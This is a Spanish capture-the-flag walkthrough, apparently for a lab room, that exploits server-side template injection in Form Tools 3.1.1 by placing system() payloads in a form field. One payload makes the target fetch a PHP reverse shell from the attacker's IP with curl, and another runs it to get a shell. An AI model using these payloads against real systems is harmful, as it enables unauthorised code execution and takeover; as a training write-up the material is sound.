
Hay una aplicación web corriendo en http://ssti.thm:8080/. ¿Puedes conseguir RCE y leer el contenido del archivo de texto escondido en el directorio usando SSTI?
Credenciales de inicio de sesión:
- Username:
admin - Password:
admin
Challenge
- Vamos a la página que nos dan.

- Iniciamos sesión con las credenciales que nos dan.

- Haciendo click en "FORM TOOLS" podemos ver que existe de verdad.
 Y también sabemos que la versión es la 3.1.1.
- Buscando podemos encontrar que es vulnerable a RCE.

- Probamos a ver dónde meter el payload (probamos donde dice el exploit primero).

- Para ello vamos a crear una nueva Form (Internal).
- En "Views" le damos a "Add New Group".

- Si le damos a update evalúa la expresión.

- Vamos a probar con
{system('ls')}.
 Está ejecutando los comandos. Vamos a mandarnos una reverse shell.
- Para ello vamos a crear una nueva Form (Internal).
- Pegamos el payload en
payload.php, por ejemplo.
- Nos ponemos en escucha para servir el payload php.

- Nos ponemos en escucha por el puerto que recibirá la shell (
9000).
- Introducimos el payload en el campo:
{system('curl http://NUESTRA_IP:8081/payload.php -o /tmp/payload.php')}.

- Recibimos la petición y la máquina víctima se guarda el payload.
- Introducimos el siguiente comando:
{system('php /tmp/payload.php')}.
- Recibimos la shell.

- Obtenemos la flag.